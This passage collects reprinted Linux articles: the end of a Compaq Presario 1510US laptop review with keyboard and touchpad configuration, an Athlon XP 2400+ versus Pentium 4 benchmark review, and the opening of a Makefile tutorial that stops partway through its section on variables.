Finally, there are a few subtle details that Compaq got wrong. Moving the mouse with the touchpad causes audible noise in headphones plugged into the jack on the rear of the machine, and turning the PCM volume all the way up causes the sound to be distorted, even at low audio levels. There's a rounded ring around the touchpad which makes it impossible to reach its corners, which is especially irritating when the right edge is being used to emulate a scroll wheel. The hinges at the bottom of the screen are shiny chrome-plated things, and can cause glare in certain lighting conditions (you can fix that by covering them with the right kind of adhesive tape). The power brick has a three-pronged mains plug, so it won't work with some outlets. The rounded port cover on the back of the machine pushes against connectors inserted there. And the placement of some of the keys is wierd (there's a giant Caps Lock to the left of the 'A' while the Control key is small and shoved down toward the lower-left corner of the keyboard, and the Delete key is even smaller and located at the very upper right, while the Insert key is to the right of the rather shrunken spacebar.)

Customization: Getting the Details Right

There are several features on the Presario that benefit from special attention. The first of these is the included **Conexant HSF HSFi modem**. That's a Linmodem, i.e., it relies on a kernel driver for some of the functionality that would normally be built into the modem itself. So it won't work unless you download and install the driver. Grab the driver here (http://www.mbsi.ca/cnxtlindrv) and follow the directions, which for a custom kernel will involve rebuilding parts of the driver from source, installing, and running a setup program. It's not too hard, but it'd be nicer if Compaq had included a real modem with the Presario, or alternatively if Conexant had released the driver under the GPL so it could be included in the Linux kernel distribution. If this procedure fails or you just don't want to mess with it, you can stick a PCMCIA modem in the Presario's single slot.

The Presario's main keyboard sits under a set of **custom keys** resembling little pushbuttons. They're marked with helpful-looking labels, and they can be made to do actual useful things with just a little bit of work. The same is true for the Windows keys on the main keyboard itself.

The trick here is to get X to recognize the buttons' scancodes and assign keysyms to them. That's easily done by adding a few lines to our old friend **.Xmodmap**. Then you use your window manager to bind those keysyms to useful behaviors, like launching programs.

My **.Xmodmap** looks like this:

```
!Left Windows Key
keycode 115 = mu

!Right Windows Key
keycode 116 = macron

!Windows Menu Key
keycode 117 = Menu
!Enter Key should be a Return rather than a keypad
! enter
!(there's a problem in the old keyboard BIOS)
!keycode 108 = Return

!Presario information key
keycode 163 = eth

!Presario magnifying glass key
keycode 154 = masculine

!Presario envelope key
keycode 158 = Thorn

!Presario volume - key
keycode 174 = Agrave

!Presario volume + key
keycode 176 = Aacute

!Presario musical note key
keycode 239 = ssharp
```

I use **sawfish** as my window manager, running under GNOME. In that environment, one can bind functions to the newly-activated keys and buttons using the **Shortcuts** pane of the **Control Center**. For each key, simply click the **Add...** button, then **Grab...**, then push the button or key you're assigning a function to, and then select the window-manager behavior you want from the list and click **OK**. The most useful window-manager behavior is **Run shell command** about 2/3 of the way down the list. For example, to make the **+** and **-** buttons increase and decrease the audio volume, one could put in the shell commands **aumix -v +3** and **aumix -v -3**. See the manpage for **aumix** for details on how it works. I bound the musical note button to launch xmms, the info button to launch **NEdit**, and the magnifying glass to launch a file manager. Your choices may vary!

Don't forget that you can also bind functions to the

shifted versions of these keys (i.e., what you get when you hold down a SHIFT or CTRL or ALT key as you press the button), as well.

Don't try to bind something to the Power button, though - that'll just shut off your machine, rather abruptly!

The Presario's **Synaptics touchpad** works as a standard PS/2 mouse, but you can get more functionality out of it by installing a special driver. Download that here, extract the files from the archive, and follow the instructions. Installation is fairly simple, consisting mainly of compiling a module that plugs into XFree86 (v4.x) and adding a section to your XFree86 configuration file. The driver gives some example settings, but I prefer the following:

```
Section InputDevice
Driver synaptics
Identifier Mouse0
Option Device /dev/psaux
Option Edges 1900 5100 1800 3900
Option Finger 25 30
Option MaxTapTime 20
Option MaxTapMove 220
Option VertScrollDelta 100
Option MinSpeed 0.05
Option MaxSpeed 0.16
Option AccelFactor 0.0008
EndSection
```

With this driver in place, the touchpad acts like a three-button mouse with a scroll wheel. You can click the middle or right buttons by tapping with two or three fingers simultaneously, and sliding your finger along the right edge of the pad sends scroll-button events. The little four-way switch below the touchpad acts like a scroll wheel as well: clicking the top or bottom edges causes a scroll. Clicking the right or left edges doesn't appear to do anything, however.

Summary

In total, the Presario 1510US is a somewhat expensive, somewhat buggy, but very powerful and customizable portable Linux workstation. In the two weeks since I bought it, it's become my main machine, used for basically all my computing tasks with the exception of serving mail (which would require a permanent network connection). It's far from perfect, but it works, and I fully expect it to work better as the Linux kernel adapts to its bugs, Compaq fixes its bugs, and XFree refines their Radeon driver. In short, it's replaced both my NEC Versa LX laptop (PII 400, 256 MB RAM, Red Hat 7.3, and now for sale!) and my office Athlon desktop.

I hope this writeup will be useful to some people who are thinking about buying a new laptop to run Linux. Even those who choose another brand or model are likely to find yourselves facing one or more of the issues I've run into. Maybe you can even help figure out how to fix something, in which case I hope you'll share that info. In any case, best of luck to you.

Portable Linux Workstation: Compaq Presario 1510US

Developed by: Compaq

Price: $1900
Rating: **3.5 out of 5**

This article is re-printed with permission. The originals can be found at:

http://www.bityard.com/article.php?sid=443


Athlon XP 2400+ vs. Intel Pentium 4 2.4GHz and 2.8GHz

Author: augustus of Linuxhardware.org

Introduction

The time has come again to take a look at the latest desktop processor offerings from Intel and AMD. In this review we'll be looking at AMD's Athlon XP 2400+ and Intel's Pentium 4 at 2.4GHz and 2.8GHz. Our new set of benchmarks will also be introduced in this review, some of which you've seen in the past, some that we debuted in the system of the year dual processor review, and a new one we're using for the first time. We've got all the details on the changes to these chips from the previous and we'll finish up with a price evaluation. There's a bit to go over so let's get started.

Athlon XP 2400+: The New Thoroughbred




As we mentioned in the system of the year article, AMD had moved to the new Thoroughbred core. This new core moved AMD's chips to a 0.13 micron fabbing process which theoretically should decrease the heat generated by the core and allow higher yields per silicon wafer. This process also lowers the power requirements of the processor, moving the 1.75V requirements of the Palomino core to 1.65V for the Thoroughbred. Those were the changes that effected the 2200+ Athlons and all processors to come from

AMD but they didn't leave it at that. The Thoroughbred core didn't perform as expected when it clocked too far above the 1.8GHz of the 2200+. So AMD now had a problem to solve if they were going to continue the speed increases. Their engineers rose to the occasion and added an extra metal layer to the Thoroughbred core to add additional stability through a slight remapping of some of the processor. With this revision, now dubbed Thoroughbred-B, the Athlon has been released at performance ratings of 2400+ and 2600+ or 2.0GHz and 2.13GHz respectively. AMD was kind enough to provide us with the Athlon 2400+ chip for this review.


VIA's KT333 Chipset

The chipset we'll be using in this review will be from VIA, as you would expect, and it comes in the form of the KT333. This chipset is little more than an upgrade to the KT266A which adds support for PC2700 (333MHz) DDR memory. In fact, they even use the same VT8233A South Bridge. The board we're using is EPoX's EP-8K3A+ which is a fine board that presented us with awesome stability and more BIOS options than you will find from any manufacturer, with the possible exception of the originator of overclocking boards, ABIT.



Other than the potential for phenomenal overclocking, the EPoX board offers 6 PCI slots, onboard Highpoint IDE RAID, and a good clean layout. Installation of Linux on this system was painless with Red Hat 7.3.

Intel Pentium 4 2.4GHz and 2.8GHz




Intel has been hard at work finding ways of making the Pentium 4 a faster and more attractive processor to performance lovers everywhere. The first thing we saw was their transition to a 0.13 micron fabbing process and the addition of 256KB of L2 cache bringing the total up to 512KB with the release of the Northwood core. Now, with the introduction of the 2.8GHz Pentium 4 we have Intel moving to a 533MHz front side bus (or 133MHz quad-pumped). This is a great step for Intel as it brings their processor's FSB in line with the memory's clock which should provide for a nice speed boost. In this review, we have the 2.4GHz Pentium 4 running on a 400MHz FSB which should be our direct comparison to the Athlon 2400+. We also have the Pentium 4 2.8GHz chip to hopefully show off some Intel speed lovin'.

Intel's 845E Chipset

With the release of the faster FSB, comes the release of several new chipsets from Intel. The lineup begins with two new DDR chipsets, the 845E and 845G. The 845E is simply an upgrade to the 845D which adds the needed 533MHz FSB support. The 845G though adds a few more features such as DDR PC2700 support and integrated graphics. Intel also updated their 850 chipset, which supported PC800 RDRAM, to the 850E which now supports the new FSB and also PC1066 RDRAM.

In this review we got our hands on the MSI 845E Max2-BLR. This board is at the pinnacle of feature sets, including features such as onboard Promise IDE RAID, onboard Realtek 6-channel audio, onboard Intel Ethernet, and onboard Bluetooth. All of these features make the 845E a killer board for anyone that likes the lack of hassle and expense of PCI cards. Best yet, all of these features are supported by drivers found in the Linux kernel tree. The only problem we ran into with this board was an IDE problem that, according to kernel guys, is caused by a BIOS error. This error did not prevent installation of Linux but did limit IDE speed to only a couple of MB/sec due to the disabling of DMA. A fix for this problem can be found in the 2.4.20 prerelease kernels.



Benching the Competition


CPU	AMD Athlon XP 2400+	Intel Pentium 4 2.4GHz (400MHz FSB) Intel Pentium 4 2.8GHz (533MHz FSB)
CPU Cooling	Thermaltake Volcano 6Cu	Intel supplied cooler
Motherboard	EPoX EP-8K3A+	MSI 845E Max2-BLR
Memory	Corsair XMS3000 C2 512MB DDR SDRAM	
Video	ABIT Siluro GeForce4 Ti4600	
Sound	Creative Labs Sound Blaster Audigy	
Network	Intel Pro/100 S	Onboard Intel 10/100
Hard disk	Seagate Barracuda ATA III 40GB	
CD Drive	Sony 6x DVD-ROM	
Floppy	Generic 1.44MB 3.5" Floppy Drive	
Distribution	Red Hat 7.3 (Updates current as of 9/25/02)	
Kernel	Linux 2.4.20-pre7	
XFree86	XFree86 4.2.0	


As you can see from the table above, we attempted to keep as many of the components constant as possible. We also wanted to maximize performance on both platforms and went with the very latest in hardware from NVIDIA with ABIT's Siluro GeForce4 Ti4600 and high-end Corsair memory, capable of running at the best memory timings. For both systems we optimized the BIOSes to maximum memory performance:

Bank cycle time (or tRAS): 5
RAS Precharge: 2
RAS-to-CAS Delay: 2
CAS Latency: 2
Command Rate: 1T

These timings may be extreme but we wanted to check out the best performance we could from both platforms with the given hardware. We were also interested in keeping the competition fair so we wanted to mention that the Athlon XP 2400+ should be compared to the Pentium 4 2.4GHz and that the 2.8GHz chip should be considered in a different class. Also to level things out, we ran the Athlon XP at both PC2100 and PC2700 memory timings to keep things level on both platforms. In a nutshell: Athlon XP 2400+ (266MHz memory) = Pentium 4 2.4GHz on an 845E-based motherboard.
Now that we've gotten all of the rules of the game out of the way, let's see how this actually holds up.

Our first benchmark is the only synthetic benchmark we'll be showing in this review. LMbench is a synthetic benchmark used to measure various latencies and bandwidths throughout a system. For our purposes, we pulled the memory latency and bandwidth tests from the plethora of results.





On the latency graph we see that the Pentium 4 leads in the L1 and L2 cache at both 2.4GHz and 2.8GHz. What's interesting also is the difference in main memory latency in the different Pentium 4 processors. The 2.8GHz, with its faster FSB takes a substantial lead over its 2.4GHz brother. While the 2.8GHz processor held a nice lead over the 2400+ Athlon, the 2.4GHz chip fell slightly behind.


The bandwidth graph shows a substantial lead in memory read speeds that we aren't too comfortable with since the memory on the boards are theoretically running at the same speeds; although, it is possible for the chipset to be making much better use of what the memory has to offer. The write speeds are much more in line with what you'd expect, with the scores very close together. In the write category the Pentium 4s both still lead but by a much smaller margin.

Next we have POV-Ray 3.5 which is a piece of software that we've been using around here for quite some time to show off floating-point performance of various CPUs. From our last review:

POV-Ray, or the Persistence of Vision Raytracer, "is a


high-quality, totally free tool for creating stunning three-dimensional graphics. It is available in official versions for Windows, Mac OS/Mac OS X and i86 Linux." [povray.org]

For details on how to run this benchmark, see the POV-Ray benchmarking page. In the results below, we took several binaries compiled for different processors and took the best results using all of the binaries. For the Pentium 4s we used povray.p4.nosse2 and for the Athlon XP we used povray.pentium3.icc.




Above, we see the 2400+ beating out, not only the 2.4GHz Pentium 4, but also the 2.8GHz Pentium 4 by a substantial margin (23% faster than the 2.4GHz and 9% faster than the 2.8GHz). This is similar to the results we saw when comparing the Xeon results to the Athlon MP results. The Athlon core just seems to handle these floating-point calculations better.


Next, we'll move to our aging gaming benchmark, Quake 3. We ran the demo version 1.11 through the demo001 demo at three resolutions for comparison and even threw in anti-aliasing and anisotropic texture filtering as an added bonus to compare the processors at quality settings you would want to play at (__GL_FSAA_MODE=5 and __GL_DEFAULT_LOG_ANISO=3).



The above graph is quite interesting as we see the Pentium 4 processors take a nice lead at 640x480 but fall behind at almost every resolution above that. This lead is as small as less than 1% (1600x1200 AA + AF) but as large as 7% (1600x1200). While the CPU should be most dominant at the smaller resolutions, it's odd to see that at the higher resolutions the Athlon has that big of a lead.

Our newest benchmark is the other game in our suite, Unreal Tournament 2003. UT2003 is a gorgeous game and the new level of performance that gamer's boxes will have to live up to. These benchmarks were performed by following the instructions found in the UT2003 forums. We used both the flyby and botmatch benchmarks of the Citadel level.






In the flyby benchmark, which is almost entirely graphics bound, we see the very close results, with the Athlon XP 2400+ firmly beating the 2.4GHz Pentium 4 and virtually tying the 2.8GHz Pentium 4


botmatch results, we see a different story, as the 2400+ at the same memory speed as the 2.4GHz run neck and neck and the 2400+ using the extra memory speed to keep up with the 2.8GHz Pentium 4. In the end, the Pentium 4 2.8GHz holds a slight lead.

Moving on to workstation graphics applications, we have SPECViewperf 7.0. This benchmark stresses the video card, processor, and memory in six different professional level applications.




Looking back at the results from the Xeon verses Athlon MP again, you would think that the Pentium 4 would have no problem defeating the Athlon XP at either chip speed but, in most of the above tests, it's clear to see that that's not the case. In the drv-08 and dx-07 tests, the Athlon XP 2400+ trounced the competition by as much as 25%.

Moving away from graphics applications, we move to software development and the kernel compile benchmark. This is our standard test with multiple threads used to utilize the processor. We ran this test with two and three threads to see which processor handled the stress more efficiently.



This is a benchmark that the Pentium 4 has had a nice advantage in since the addition of the L2 cache into the Northwood core. With two threads, the Pentium 4 2.4GHz and Athlon XP 2400+ at 266MHz memory run on par with each other with the 2.8GHz Pentium 4 getting a healthy lead over both of them. With the addition of one more thread though, it seems the Pentium 4 2.4GHz chokes up a bit and the Athlon XP takes the lead over the comparable Pentium 4.

The final benchmark for our analysis is Ogg Vorbis audio encoding. See the CPU Review Guide for further details on this test.



Once again, the Pentium 4 just can't keep up, even though we have traditionally seen a good showing from Intel in this category. In this test the 11 second lead by the 2400+ over the 2.4GHz equates to an about a 15% gain and the 4 seconds over the 2.8GHz amounts to about a 6% gain. Pretty awesome from a chip running 400MHz slower.

So overall what can we say about the performance of

our contenders? Well nothing besides that the AMD Athlon 2400+ is clearly the performance leader, besting both the 2.4GHz Pentium 4 and even the 2.8GHz Pentium 4 in almost every test. In fact, the only place that the Pentium 4 was able to show off a little was at compiling benchmarks due to the extra cache and an 800MHz clock speed advantage. So now that we know what the numbers tell, what will these chips set you back?

Price vs. Performance and the Conclusion

At the time of writing, here's the breakdown of approximate pricing:

AMD Athlon XP 2400+: $210
Intel Pentium 4 2.4GHz (400MHz FSB): $195
Intel Pentium 4 2.8GHz (533MHz FSB): $490

Seems like there has been a slight shift in the recent past as now a comparable Intel chip can be had for less than the AMD part. When looking at Intel's high-end parts though we see an almost $300 markup for 400MHz of power and a faster FSB. In addition to the actual costs though, it's important to note that while all of the Intel processors are available now, AMD's newest chips (2400+ and 2600+) won't be available until the first of October from most online retailers.

When is comes to evaluating what's the best bang for the buck, it seems prudent to recognize what you will be using your computer for. From the numbers above, it seems clear that if you plan on working on a raytracing project or a professional graphics project, the Athlon XP would definitely be worth the extra bit of money. When looking at gaming performance, it seems to be less important which processor you go for and the $15 saving on the 2.4GHz chip could go towards a slightly faster video card that would end up yielding better frame rates for the newest game titles. Finally, if you're a developer and have the cash, the fastest Pentium 4 you can afford may be your cup of tea. Quantitatively though, you will be paying about $300 for a 10% speed increase. One thing to go for on either platform though is the fastest memory you can reasonably afford. The benchmarks show us that for a little extra money you can get about a 5% speed increase across the board. Also, keep in mind that the memory in these systems were pushed past specs quiet easily and if you're running standard memory you won't get these performance results. My hats off to Corsair for make some of the most impressive memory on the market.

As one final note, we would like to mention that these numbers aren't really what we expected from the Intel platform. We felt that the extra clock speed and the addition of a faster FSB would really put the 2.8GHz Pentium 4 on a new level. After running these tests multiple times though, we are confident that these results are accurate. We hope to look at the platform again soon with different chipsets.

This article is re-printed with permission. The originals can be found at:
http://www.linuxhardware.org/article.pl?sid=02/09/26/172240&mode=thread

Creating Makefiles

Author: Tedi Heriyanto <*tedi_h@gmx.net*>

Introduction

Imagine you are developing a program called foo, which consists of five headers, that is 1.h, 2.h, 3.h, 4.h, and 5.h, six C-language source code files named 1.cpp to 5.cpp, and a main.cpp file (Remember: we do not recommend to use such file naming scheme in the real life).

Suppose you find a bug in 2.cpp and has fix it. In order to get a new foo program, you have to recompile all files, header and source code, even though you just change one file. This is not a fun job, waiting for the computer to finished its process compiling your program. Particularly if you don't have fast computer.

What can you do then? Is there any solution for this problem ?

Please do not worry my friends. That kind of problem has already been experienced by our fellow computer hackers years ago. To tackle this problem, they have developed a program called make. Instead of build all of the source codes, this program will only build source code that has been changed. If you change file 2.cpp, then make will only build it. Isn't it fun?

The followings are several other reasons why we need make[2]:

- A software project which consists of many source codes, can have complex and long compiler commands. Using make, it can be reduced.
- Programming project sometimes need specialized compiler options that are so rarely used they are hard to remember; with make this can be reduced.
- Maintaining a consistent development environment.
- Automating the build process, because make can be called easily from a shell script or a cron job.

Why Do We Need a Makefile?

Although make is very useful, it cannot do its job without theinstructions given by us, the programmer. make instructions is stored in
a text file.

This file is normally named makefile or Makefile. As a convention, GNU programs named their makefile, Makefile, because it is easy to see (if you do "ls" then this file is usually always on the top of the list). If you give it another name, just make sure you include option -f to make command in order to let it know that you use it.

For example, if we have a makefile named bejo, then the command we use to instruct make to process that file is :

```
make -f bejo
```

Makefile Structure

A makefile consists of *target*, *dependencies* and *rules* section. Dependecies are things or source code needed to make a target; target is usually an executable or object file name. Rules are commands needed to make the target.

Following is a simple description of a makefile :

```
target: dependencies
    command
    command
    ...
```

An Example of Makefile

The following is a simple makefile example (line numbers added for the article):

```
1 client: conn.o
2     g++ client.cpp conn.o -o client
3 conn.o: conn.cpp conn.h
4     g++ -c conn.cpp -o conn.o
```

In the makefile above, dependencies is line contained client: conn.o, while rules is line contained g++ client.cpp conn.o -o client. *Note that every rule line begins with a tab, not spaces.* Forgetting to insert a tab at the beginning of the rule line is the most common mistakes in
constructing makefiles. Fortunately, this kind of error is very easy to be spotted, because make program will complain about it.

Detail description of the makefile depicted above are as follows :

- Create an executable file named client as a target, which depends on file conn.o
- Rules to create the target are in line 2.
- In the third line, to make target conn.o, make needs files conn.cpp and conn.h.
- The rules to make target conn.o are in line 4

Comment

To give a comment in makefile, merely put '#' in the first column of each line to be commented.

Below is an example makefile that has already been commented :

```
# Create executable file "client"
client: conn.o
   g++ client.cpp conn.o -o client

# Create object file "conn.o"
conn.o: conn.cpp conn.h
   g++ -c conn.cpp -o conn.o
```

Phony Target[1]

A phony target is a fake filename. It is just a name for commands that will be executed when you give an explicit request. There are two reasons for using phony target : to avoid conflicts with a file with the same name, and to enhance the makefile performance.

If you write a rule whose command will not create a target file, those commands will be executed every time the target is remade. For example:

```
clean:
    rm *.o temp
```

Because the command rm will not create a file named clean, that file will never exist. Command rm will always be executed every time you called make clean, because make assume that the clean file is always new.

The above target will stop working if a file named clean exists in the current directory. Because it does not require dependencies, file clean will be considered up-to-date, and the command 'rm *.o temp' will not be executed. To resolve this problem, you can explicitly declare a target
as phony, using special target command .PHONY. For example :

```
.PHONY : clean
```

In the makefile above, if we give instruction make clean from the command-line, the command 'rm *.o temp' will always be run, whether or not a file named clean exists in the current directory.

Variable

To define a variable in a makefile, you can use the following command:

```
$VAR_NAME=value
```

As a convention, a variable name is given in uppercase, for example :

```
$OBJECTS=main.o test.o
```

To get a varible's value, put the symbol $ before the variable's name, such as :

```
$(VAR_NAME)
```

In makefile, there are two kinds of variables, recursively expanded variable and simply expanded variable.

In the recursively expanded variable, make will continue expanding that variable until it cannot be expanded anymore, for example :

```
TOPDIR=/home/tedi/project
SRCDIR=$(TOPDIR)/src
```

